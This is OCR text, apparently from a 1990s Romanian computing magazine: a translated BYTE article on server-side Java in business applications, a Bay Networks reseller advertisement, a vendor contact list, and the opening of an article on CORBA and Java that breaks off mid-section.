
Account ID: 1 *Leave blank if new* Locations:

Account: Northern Data Systems Corp.

Territory: MA

	Type	Address1
1		
2		

Anyware de la Applix este o serie de appleturi Java care conectează utilizatorii la baze de date din fundal.



www.megatravel.com
Wild Excursions Account
ExtremeSports Campaign

Wednesday 12/11/96 - Tuesday 12/17/96

Ad	Clicks	Imps	Ratio (%)	Ratio (Relative)
ExtremeBags	202	4,371	4.62%	
NormalOne	159	4,379	3.63%	
ExtremeSports	186	4,360	4.26%	
Pocket	312	2,985	10.45%	
Total	963	20,483	4.70%	

Clicks to Date 2,622

Ad Station de la Dynamo uşurează pentru Webmasteri administrarea reclamelor de pe site-urile Web.

bal, proiectanţii îl folosesc pentru realizarea de extranet-uri între firme şi intranet-uri între platforme. Legăturile între ORBS de la Ariba şi furnizorii externi sunt doar un exemplu. Un altul este aplicaţia de pupitru de asistenţă implementat de LANcomp, o companie de integrare sistem şi vânzări cu 50 de angajaţi, din zona New York

LANcomp oferă asistenţă de 24 ore din 24 pentru beneficiari printr-o suită de appleturi Java numită ApplixWare. Appleturile permit beneficiarilor să anunţe tehnicienii LANcomp privind problemele ivite şi să urmărească evoluţia rezolvării. Ambele părţi au de asemenea acces permanent la baza de cunoştiinţe de la LANcomp, păstrată într-o bază de date Oracle. Softul middleware este Applix Enterprise, o componentă nativă pe server. Baza de cunoştinţe conţine documentaţie, soluţii la problemele uzuale, capturi de ecran ilustrative, şi adrese URL de la site-uri Web utile.

„Avem nevoie de acces de oriunde la un produs cu facilităţi Web, pe care angajaţii şi beneficiarii să-l poată folosi din orice loc, de la orice client“, explică Dan DeVenio, vicepreşedinte pentru vânzări şi marketing la LANcomp.„ Aveţi nevoie doar de un browser cu facilităţi Java şi de o parolă“.

Appletul pentru mai multe platforme este important, atât intern pentru LANcomp, cât şi pentru beneficiarii din exterior, adaugă Bob Rudis, manager tehnic. Angajaţii de la LANcomp folosesc un amestec de sisteme Windows PC, Unix şi calculatoare de reţea NC de la Sun şi HDS. Alternativa ar fi constat în scrierea, desfăşurarea şi întreţinerea de versiuni multiple ale programului de asistenţă, pe toate sistemele de la LANcomp şi la cele de la beneficiari, o sarcină herculeană care, ironic, ar fi generat propriile apeluri de asistenţă.


Java de partea serverului

Există mii de appleturi Java pe Web, dar Java de partea serverului beneficiază de atenţie mai redusă deoarece este, în general, transparentă pentru utilizatori. Anumiţi Webmasteri (inclusiv John Udell de la BYTE) cred că Java este mai util pe servere decât la clienţi, cel puţin în viitorul apropiat.

Este un argument puternic. Programele aflate pe server economisesc banda de transfer şi nu impun ca utilizatorii să aibă browsere cu facilităţi Java, deoarece nu aduc şi nu execută cod la client. Ei pot utiliza cea mai bună şi mai actuală maşină virtuală Java VM, deoarece nu trebuie să aştepte actualizarea la browsere. Pot mări performanţele programelor critice prin apelarea unor metode native, deoarece programele server nu trebuie, de obicei, să ruleze pe mai multe platforme. Şi firele mici Java pot lucra cu conexiuni HTTP multiple, cu resurse UC mai reduse decât procesele CGI tradiţionale.

Toţi aceşti factori au convins Sony Online Ventures să utilizeze componente Java de partea serverului, pentru a realiza SonyStation, un site Web destinat familiilor. Având de la 150.000 la 200.000 utilizatori zilnic, este unul dintre siturile cele mai active de pe Web.

Utilizatorii SonyStation se pot înregistra pentru servicii şi naviga pe site cu ajutorul unui applet Java numit PtationPass, dar aceasta este doar vârful aisbergului. O serie de programe server cunoscute ca Dynamo fac majoritatea activităţilor. Dynamo, de la Art Technology Group (ATG), constă din trei aplicaţii Java integrate: Ad Station, care administrează reclamele on-line, ProfileStation, care urmăreşte profilul utilizatorilor şi Retail Station care se ocupă de comerţul electronic. Ele generează dinamic cam 75% din paginile Web de la SonyStation. În fun-



Monitor Settings

Chart Type: Total Requests

Time Interval: 15 seconds

● Count per Interval

○ Running Total

Total Requests 15 seconds

Last Value: 8 Peak Value: 14

Server Status

Server is currently running.

Kiva Enterprise Server este o componentă pentru treimea de mijloc care leagă serverele Web de bazele de date din întreprindere.

dal, Dynamo foloseşte drivere JDBC de la WebLogic pentru a accesa baza de date SQL de la Sony.

ATG afirmă că Dynamo este o dovadă a puterii oferite de Java ca limbaj de programare. Programatorii au pornit de la o versiune anterioară scrisă în C++, au rescris-o complet în Java şi au livrat produsul în cinci luni. Mare parte din codul de 200.000 linii, a fost scris în două luni. Programatorii au lucrat la începutul lui 1996, când uneltele Java erau rudimentare. De fapt, ei n-au utilizat nici un fel de unelte Java, au introdus programul cu EMACS, un editor de texte, şi l-au compilat cu JDK obţinut gratuit de la Sun. De atunci au trecut la Symantec Cafe.

„A fost foarte emoţionant, atunci când am făcut saltul la Java“, spune Jeet Singh, preşedinte şi CEO la ATG.„ Am fost speriaţi că răspândirea Java nu va fi atât de rapidă pe cât ne aşteptam. Am crezut că Sun pune accent pe elementele greşite referitor la Java, ca animaţia pe paginile Web. Nimeni nu vorbea de Java per server şi noi încercam să construim această aplicaţie imensă pe server“.

Versiunea Java de la Dynamo s-a scris mai uşor şi este mai uşor de întreţinut ca cea C++, declară Singh, în parte datorită simplificării lucrului cu fire multiple şi a administrării. De asemenea, există certitudinea execuţiei pe mai multe platforme: Windows NT (atât x86 cât şi Alpha), Solaris şi Irix, sau orice platformă cu Java VM compatibilă. Singh spune că diferenţele de performanţă între versiunile C++ şi Java nu sunt semnificative.

Sony este satisfăcut de performanţă, conform afirmaţiilor lui Mark Benerofe, vicepreşedinte pentru programare la Sony Online Ventures. Lui benerofe îi plac şi API-urile open server de la ATG, care permit proiectanţilor de la Sony să scrie aplicaţii noi şi să acceseze serviciile Dynamo cu doar câteva linii de cod. De exemplu, proiectanţii pot crea jocuri on-line care verifică lista de utilizatori înregistraţi pe site printr-un gateway de la Dynamo spre baza de date SQL. Un alt apel API poate returna profilul jucătorului, care poate fi folosit în joc pentru stabilirea nivelului de dificultate sau pentru afişarea unei reclame orientate.

Nu a funcţionat totul perfect, de la început. Am avut o mulţime de erori la prima lansare deoarece făceam pionierat şi nimeni nu făcuse un site Java de această mărime, admite Benerofe. El spune că Sony şi ATG au rezolvat rapid problemele.

Un alt site Web cu trafic ridicat realizat cu Java pe server este First Auction de la Home Shopping Networks. Utilizatorii First Auction pot vedea date referitoare la produse şi pot participa la licitaţii on-line. Câştigătorii pot cumpăra produsul la suma licitată. Site-ul a devenit public în iunie şi a atins vânzări de 100.000$ în primele trei zile, spune Keith Foxe, managerul de comunicaţii.

First Auction se execută pe sisteme Solaris cu Kiva Enterprise Server, o componentă Java pentru treimea de mijloc, aflată între softul de server Web şi baza de date a întreprinderii. Proiectanţii pot să utilizeze bibliotecile de clase Java de la Kiva pentru a scrie appleturi sau aplicaţii care comunică cu serverul prin IIOP (utilizând un ORB (object Request Broker) de la un terţ furnizor ca Iona sau Visigenic), sau protocolul de comunicaţie de la Kiva (bazat pe sockets). Clasele sunt independente de transport, deci proiectanţii pot folosi un produs terţ pentru acces la DCOM.

Kiva a scris serviciile de bază în C/C++, deoarece unele Java VM incipiente pentru Unix nu lucrau cu fire multiple, dar toate serviciile la nivel de aplicaţie sunt clase Java. Aceste clase permit proiectanţilor să împartă logica aplicaţiei între client şi server, conform unor cerinţe de performanţă şi securitate. De exemplu, un applet poate verifica validitatea numărului unei cărţi de credit, fără să deranjeze serverul.

Ca şi alte componente de treime de mijloc în Java, Kiva permite proiectanţilor să creeze aplicaţii Web care conlucrează cu sistemele existente în întreprindere. First Auction utilizează Kiva pentru legătura dintre serverul Web şi baza de date Oracle. „Nu sunt multe companii care susţin că doresc să scrie aplicaţii complet noi în Java“, spune Sharmila Shahani, director de marketing pentru produsele Kiva Software. „Dar multe companii doresc să valorifice investiţiile existente beneficiind şi de avantajele oferite de posibilitatea migrării pe Web“.


Portabilitate la server

Programele Java de pe servere nu au de obicei nevoie de mobilitatea de execuţie oriunde, a appleturilor, deoarece lucrează într-un mediu controlat. Totuşi, unii proiectanţi realizează aplicaţii distribuite care se execută pe mai multe servere eterogene, ca şi la clienţi diferiţi.

Un prim exemplu este NetResults, de la Innotech, o aplicaţie de indexare şi căutare de text, care permite utilizatorilor să găsească documente aflate oriunde pe reţea. Părţile de pe partea server constau dintr-un program de indexare, un motor de căutare şi o unealtă de administrare. Componenta de partea clientului este un applet care permite utilizatorilor să facă interogări şi să vizualizeze rezultatele sortate. NetResults a fost printre primele aplicaţii care au obţinut certificat Pure Java 100%, de la Sun.

„Intranet-urile constau mai rar din camere pline cu servere Windows NT“, explică Simon Arnison, vicepreşedinte de cercetare şi dezvoltare la Innotech.„ Am constatat că multe companii au combinaţii stranii de servere realizate cu orice, de la NT la Linux pe Mac, la AIX pe PowerPC şi Solaris pe SPARC. Am dorit să asigurăm suport pentru toate aceste platforme, cu un singur produs, fără problemele pe care le întâmpină alte firme care trebuie să creeze mai multe versiuni, pentru fiecare dintre aceste platforme.“

Când vorbim despre elemente de rețea high-end,




toți sunt de acord: Bay Networks.

Bay Networks este în frunte, din nou.

Switchurile 303 (24x10Base-T, 1x100Base-TX), 304 (12x10Base-T, 1x100Base-TX) și 350T (16x10/100Base-TX autosense) au cele mai bune performanțe pentru prețul la care sunt vândute. Numai cu switchurile Bay Networks puteți obține lățimea de bandă pe care o doriți pentru rețeaua dumneavoastră.

Noile huburi Bay Networks 150 oferă noi facilități utilizatorilor și completează gama de switchuri și routere. Aceste echipamente au prețuri excelente și pot fi folosite independent sau împreună cu alte produse Bay Networks. Cea mai importantă calitate a lor este că se pot stivui câte 8, pot fi plasate pe o lungime de 150 de metri și doar unul dintre ele trebuie să aibă modul de management.



Sistemul 5000

Routere Clam

Sistemul 5000 de la Bay Networks simplifică conectarea în rețea integrând mai multe tehnologii într-o singură platformă. Integrarea înseamnă economie și flexibilitate. În plus mai mult control asupra rețelei prin Optivity, care este în acest moment cel mai bun program de management de pe piață. Este grozav că utilizând acest șasiu puteți migra de la tehnologia Ethernet de azi la tehnologia ATM de mâine.

Nu contează în câte localități aveți birouri cu care doriți să vă conectați deoarece Bay Networks vă oferă o linie completă de produse pentru acces la distanță sau acces la Internet. Noile routere Clam™ au preț excelent, sunt simplu de utilizat, suportă IP sau IP/IPX și se pretează unei game foarte largi de aplicații. Sunați acum deoarece routerele Clam sunt mai competitive ca performațe și preț decât routerele Cisco.

TORNADO
SYSTEMS

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987


Adaptive Networking

vizitați-ne pagina web
www.tornado.ro

Bay Networks

Java pare o opţiune curioasă pentru o aplicaţie care necesită performanţă. Prima versiune NetResults a obţinut doar o zecime din viteza codului nativ. Ultima versiune este la un sfert din această viteză. Atunci când este compilat cu un compilator JIT, este la o treime din viteză. Arnison crede că performanţa este suficientă şi avantajele justifică acest compromis. El are încredere că viitoarele îmbunătăţiri, inculsiv chip-urile Java, vor elimina până la urmă problemele de performanţă.

Asemenea altor pionieri Java (proiectul a pornit în 1995), Innotech s-a lovit de o serie de probleme. NetResults a fost livrat cu şase luni întârziere, deoarece au fost probleme de stabilitate Java VM, API-uri incomplete şi unelte rudimentare. De exemplu, Innotech a trebuit să-şi scrie toate programele de sortare, deoarece acestea lipseau din JDK 1.0.2. Şi Innotech nu face nici un fel de afirmaţii gratuite de „execuţie oriunde“, până ce nu testează codul pe o paletă de platforme: Windows, Power Mac, NetWare, SCO Unix pe x86 şi staţii SGI precum şi pe două NC-uri diferite (o JavaStation de la Sun şi o staţie HDS@WorkStation).



NRindex Editor - Select Files

server1:6020

Federal_Aviation

Record Definition: Paragraph

FAR-109.TXT

WS_FTP.LOG

NetResults de la Innotech poate indexa şi găsi fişiere pe platforme cu servere multiple.

Totuşi, NetResults a livrat produsul cu câteva luni înaintea altor produse Java şi a fost agreat de cei care au nevoie de soluţie pentru mai multe platforme. Anton Ritter, consultat la Computer Sciences, face instalarea produselor pe serverele de la un contractant mare din apărare. Inginerii îl pot folosi pentru localizarea rapidă a datelor referitoare la mii de componente complexe aflate în inventarul companiei, chiar şi de la NC-uri aflate în halele de fabricaţie. Un proiect Java înrudit permite inginerilor să afişeze o imagine a unei componente, pe ecran şi o versiune viitoare va face reprezentarea componentei în VRML (Virtual Reality Modeling Language), astfel că inginerii vor putea vedea şi manipula componenta văzută sub orice unghi.

Cerinţa noastră principală este lucrul pe platforme multiple, explică Ritter. A întâlnit câteva obstacole în calea lui, a trebuit să facă compilările cu Sun JDK 1.1 din cauza unor probleme la JDK 1.0.2, dar obstacolele n-au fost de netrecut. El este convins că soluţiile bazate pe Web şi intranet sunt viitorul.

Următorul COBOL

Mai există încă multe lucruri pe care proiectanţii nu le pot face cu Java. Ei nu pot scrie aplicaţii care concurează la toate facilităţile cu produse de vârf, ca Microsoft Office. Ei nu pot scrie programe care necesită performanţe deosebite. Nu pot scrie extravaganţe multimedia. Şi nu pot desfăşura appleturi de dimensiuni mari care curg în reţelele lente ca un sirop lipicios.

Desigur, înainte de a porni orice proiect, este responsabilitatea proiectantului să determine dacă uneltele disponibile permit finalizarea. Nu este uşor să faci acest lucru la Java, deoarece facilităţile se schimbă în fiecare lună.

În ciuda lipsurilor, Java pătrunde deja atât de semnificativ la întreprinderi, încât viitorul limbajului Java pentru realizarea aplicaţiilor de afaceri este virtual asigurat. Într-un sens pozitiv, Java devine viitorul COBOL, adică limbaj comun destinat afacerilor (common business-oriented language).

Spre deosebire de COBOL, Java este şi o platformă. Java ar putea eşua în acest rol, având totuşi succes ca limbaj. Dar facilitatea de a oferi soluţii de reţea pentru platforme multiple este motivul principal pentru care afacerile adoptă Java şi acest lucru conduce la supravieţuirea lui. Pare din ce în ce mai verosimil că Java va fi platforma cu cel mai mare succes de după apariţia lui Windows în 1985.■

Tom R. Halfhill este BYTE Senior Editor şi locuieşte la San Matteo în California. Poate fi contactat la: **thalfhill@bix.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

INFORMAŢII UITLE

Applix
Westborough, MA
508-870-0300
http://www.applix.com/

Ariba Technologies
Mountain View, CA
650-237-3800
http://www.ariba.com/

Art Technology Group
Boston, MA
617-859-1212
http://www.atg.com/

The Computer Group
Columbus, OH
614-876-8600
http://www
.leasesource.com/

Computer Sciences
El Segundo, CA
310-615-0311
http://www.csc.com

CRC Business Solutions
Oakland, CA
510-569-2721
http://www.dnai
.com/~crc

First Auction
(Home Shopping Network)
http://www
.firstauction.com/

Innotech Multimedia
North York, Ontario
416-492-3838
http://www.innotechcd
.com/

Kiva Software
Mountain View, CA
650-526-3900
http://www.kivasoft.com/

LANcomp
Piscataway, NJ
908-981-1991
http://www.lancomp.com
/

Neuron Data
Mountain View, CA
650-528-3450
http://www
.neurondata.com/

Prolifics
New York, NY
212-267-7722
http://www.prolifics.com/

SonyStation
(Sony Online Ventures)
http://station.sony.com/

Visual Numerics
Houston, TX
713-784-3131
http://www.vni.com/

Washington Consulting Services & Technologies
Tacoma, WA
253-984-7933
http://www.wcst.com/

WebLogic
San Francisco, CA
415-659-2600
http://www.weblogic.com
/

Zona Research
Redwood City, CA
650-568-5700
http://www
.zonaresearch.com/

CORBA, Java şi Web-ul de obiecte

Web-ul e în pericol. CORBA şi Java sunt pe cale de a-l salva.

De Robert Orfali, Dan Harkey, şi Jeri Edwards

Următoarea generaţie Web – încarnată ca Internet, intranet şi extranet – trebuie să poată opera cu tranzacţii în mai mulţi paşi, de tipul afacere la afacere, sau afacere – consumator. Pentru a atinge acest lucru, Web-ul trebuie să evolueze spre un mediu client/server deschis, care poate rula aplicaţiile dumneavoastră pentru domeniul propriu de afacere. Paradigma curentă HTTP/CGI este depăşită, nu poate satisface noile cerinţe. Diferitele extensii CGI, cum ar fi Microsoft Internet Services API, Netscape Server API (NSAPI), Active Server sunt nişte soluţii temporare. Pentru a trece la nivelul următor, Web-ul are nevoie de obiecte distribuite. Acest nou val al inovaţiilor Internet îl vom numi „Web de obiecte“ (object Web).

ILUSTRAŢIA: PETER BENNETT © 1997

O abordare pentru realizarea Web-ului de obiecte este folosirea CORBA (Comon Object Request Broker Architecture) şi Java. Fără Web-ul de obiecte, CORBA şi Java ar fi nişte tehnologii ezoterice, care ar interesa doar piaţa de aplicaţii client/server şi câţiva fani înrăiţi ai obiectelor. Aparent CORBA şi Java sunt asociate forţat. Această asociere trebuie să aibă loc pentru binele Web-ului de obiecte. Iniţiatorii acestei asocieri sunt o coaliţie de furnizori, aproape toţi din domeniul industriei de software cu excepţia Microsoft. Microsoft îşi construieşte propriul Web de obiecte bazat pe tehnologia Active X şi DCOM (Distributed Component Object Model). Acest lucru poate să explice graba cu care se face măritişul CORBA/Java. Mai întâi vom face o introducere şi apoi vă vom spune totul despre Web-ul de obiecte CORBA/Java.

Pentru început, trebuie să avertizăm suporterii Java de faptul că arhitectura CORBA este mai mult decât un ORB (Object Request Broker), este de asemenea o platformă foarte complexă de obiecte distribuite. CORBA extinde domeniul aplicaţiei dumneavoastră peste graniţele reţelelor, limbajelor, componentelor şi a sistemelor de operare.

În continuare vom avertiza adepţii CORBA că Java este mult mai mult decât un alt limbaj cu legături CORBA. Java este un sistem mobil de obiecte, este un sistem portabil pentru rularea obiectelor. Java va permite obiectelor CORBA să ruleze pe orice platformă de la mainframe la calculatoarele de reţea (network computers) şi până la telefoanele celulare. Java simplifică distribuirea codului în sisteme CORBA mari, astfel codul binar vă permite transmiterea comportamentului obiectelor, fapt care deschide noi frontiere pentru agenţii mobili CORBA. Găsim Java ca fiind limbajul ideal pentru scrierea obiectelor CORBA. Colectarea de deşeuri implementată în Java, posibilitatea de a lucra cu mai multe fire de execuţie, precum şi modul de abordare al erorilor uşurează realizarea unor obiecte de reţea robuste.

Concluzia este că cele două infrastructuri de obiecte se completează reciproc. Java începe acolo unde se termină CORBA. CORBA se ocupă cu transparenţa reţelei, pe când Java se ocupă cu transparenţa implementării. CORBA oferă legătura dintre mediul pentru aplicaţiile portabile Java şi lumea obiectelor intergalactice.

Dar de ce pistoale?

Dar de ce măritişul dintre Java şi CORBA trebuie făcut sub ameninţarea pistoalelor? Până recent, problema era cea a stabilirii diviziunii între lucrul ce trebuia să-l facă OMG (Object Management Group – forţa ce sprijină CORBA) şi cel destinat JavaSoft. De exemplu, JavaSoft a început să intre în afacerea ORB când a definit apelul de la distanţă al metodelor (RMI- Rmote Method Invocation) pentru comunicaţii Java – Java dintre diferite maşini virtuale. Cu acest lucru, a călcat puternic pe picioarele celor de la OMG, cei peste 700 membrii din grupul OMG i-au dat misiunea să dezvolte standarde pentru obiecte distribuite.

Vestea bună este că acest război a luat sfârșit. JavaSoft a adoptat CORBA ca propriul model de obiecte distribuite și cu ajutorul dat de OMG va rula API-urile RMI peste CORBA/IIOP (Internet Interportable ORB Protocol). Anunțul făcut în iunie a ajutat mult la rezolvarea disensiunilor dintre taberele CORBA și Java. În continuare prezentăm planul adoptat de JavaSoft pentru a introduce CORBA în nucleul Java:

Java Development Kit 1.2 (planificat pentru trimestrul trei, 1997) va include un ORB CORBA pur Java. Acesta va reprezenta o submulțime din Joe – mulțimea ORB Java inclusă în NEO de către Sun. În plus, JDK 1.2 va suporta JavaIDL, un mediu de dezvoltare pentru generarea stub-urilor și scheletelor CORBA. JDK 1.2 va mai include o versiune complet Java a CORBA Naming Service.

Java RMI va fi implementat peste CORBA/IIOP. Acest lucru înseamnă că JavaSoft va abandona structura ORB pe care este construit RMI-ul actual.

Un chit JDK viitor va suporta Enterprise JavaBeans. Enterprise Beans va comunica cu un Bean client via CORBA/IIOP (și alte protocoale). Cel mai important lucru este că Enterprise JavaBeans va suporta JTS (Java Transaction Service), care este bazat pe CORBA OTS (Object Transaction Service).

Aceste anunțuri sunt foarte importante atât pentru serviciile CORBA/Java ieftine, cât și pentru cele scumpe. Pentru un preț mic, puteți primi de la furnizorul JDK (poate chiar de la Microsoft) un ORB CORBA/Java, precum și un mediu de dezvoltare IDL. Pentru un preț mare, primiți JavaBeans cu posibilitatea de tranzacții. Tranzacțiile oferă o protecție ACID (atomic, consistent, izolat, durabil) pentru Bean-uri. De asemenea, putem folosi tranzacțiile ca o legătură pentru sincronizarea unor Bean-uri dezvoltate independent. Astfel, ceea ce a început ca o asociere forțată se poate transforma într-o relație romantică.

Ce este un ORB CORBA/Java? Este un ORB CORBA/IIOP scris în întregime în Java pentru portabilitate. Acesta trebuie să fie capabil să genereze legături Java din CORBA IDL. În plus, orice cod generat de compilatorul IDL trebuie să fie pur Java, trebuie să puteți să descărcați codul respectiv și să-l rulați pe orice platformă care are un mediu de execuție Java.

Deci, unde puteți găsi fabuloasele ORB-uri CORBA/Java? La data publicării am avut cunoștințe despre trei ORB-uri adecvate: Joe de la Sun, OrbixWeb de la Iona și VisiBroker for Java de la Visigenic/Netscape. Fiecare dintre acestea au suporturi puternice. Joe va fi inclus în JDK 1.2 (puteți descărca varianta beta). OrbixWeb este vândut de către Iona, liderul furnizorilor ORB. VisiBroker for Java este inclus în fiecare Netscape Comunicator și Enterprise Server, de asemenea va fi inclus și în Network Computing Archhitecture (NCA) de la Oracle, Jaguar de la Sybase și IntranetWare de la Novell. În plus, la aceste ORB-uri pur Java, există altele scrise în C++, care oferă legături Java de exemplu: PowerBroker de la Expersoft, Component Broker de la IBM și în curând ObjectBroker de la BEA.

De ce este limitat Web-ul de azi?

Inițial Web-ul a fost un mediu unidirecțional gigant pentru publicarea și distribuirea documentelor electronice statice. În fond a fost un server de fișiere gigant, bazat pe URL-uri. Târziu în 1995, Web-ul a evoluat într-un mediu mai interactiv prin introducerea arhitecturii pe trei treimi client/server, de tipul CGI. Azi CGI este folosit pentru accesarea fiecărui mediu server cunoscut.

HTTP cu CGI este un protocol lent, greoi și fără stări, care nu este adecvat pentru scrierea aplicațiilor client/server moderne. CGI nu se potrivește pentru clienții orientați obiect bazați pe Java. Furnizorii de servere Web au trecut prin multe transformări pentru a depăși limitările impuse de HTTP/CGI. Soluțiile lor de obicei sunt extensii ale propriilor servere și API-uri noi (NSAPI, ISAPI, WinCGI).

Pentru a ocoli lipsa de stări a protocolului HTTP, unele din extensiile de mai sus pot necesita ca clientul să trimită date ale serverului păstrate la client (cookies), care identifică starea acestiora. Alții extind aceste „prăjiturele" cu Obiecte ale sesiunii, aflate pe server, care reprezintă clienții lor. Acestea sunt abordări individuale și greoaie.


În plus, CGI este lent, lansează un nou proces pentru fiecare cerere client pe care o primește. Pentru depășirea acestor limitări, multe din extensiile producătorilor sunt

Uite Mamă, nu are IDL

În zilele noastre trăim într-o lume multilingvă. Dar sperăm că va veni ziua când vom putea scrie tot programul în Java pur, pe client și pe server. Dacă vă aflați printre cei norocoși care deja pot face acest lucru, atunci ar trebui să vă gândiți să folosiți Caffeine, un instrument de la Netscape/Visigenic care vă permite să generați stuburi și skeletoane CORBAdirect din interfețele Java.

Procesul de dezvoltare cu Caffeine începe cu declararea unei interfețe Java pe care o declarați ca fiind remote (îndepărtat) prin extinderea, în mod direct sau indirect, dintr-un obiect CORBA. Trebuie să vă compilați sursele folosind javac și apoi să treceți rezultatul prin Java2IIOP – un postprocesor al codului binar Java care generează stuburile și skeletoanele CORBA. Cu Caffeine, un programator Java nu trebuie să cunoască limbajul de definire al interfețelor CORBA IDL (interface definition language). Pentru definirea interfețelor, Java RMI folosește un proces similar celui din Caffeine. Ca participanți la asocierea Java-CORBA, Caffeine și RMI s-ar putea să adopte aceleași API-uri precum și o abordare comună pentru generarea din Java a stuburilor și skeletoanelor CORBA.

Scheletoane în dulapul Java

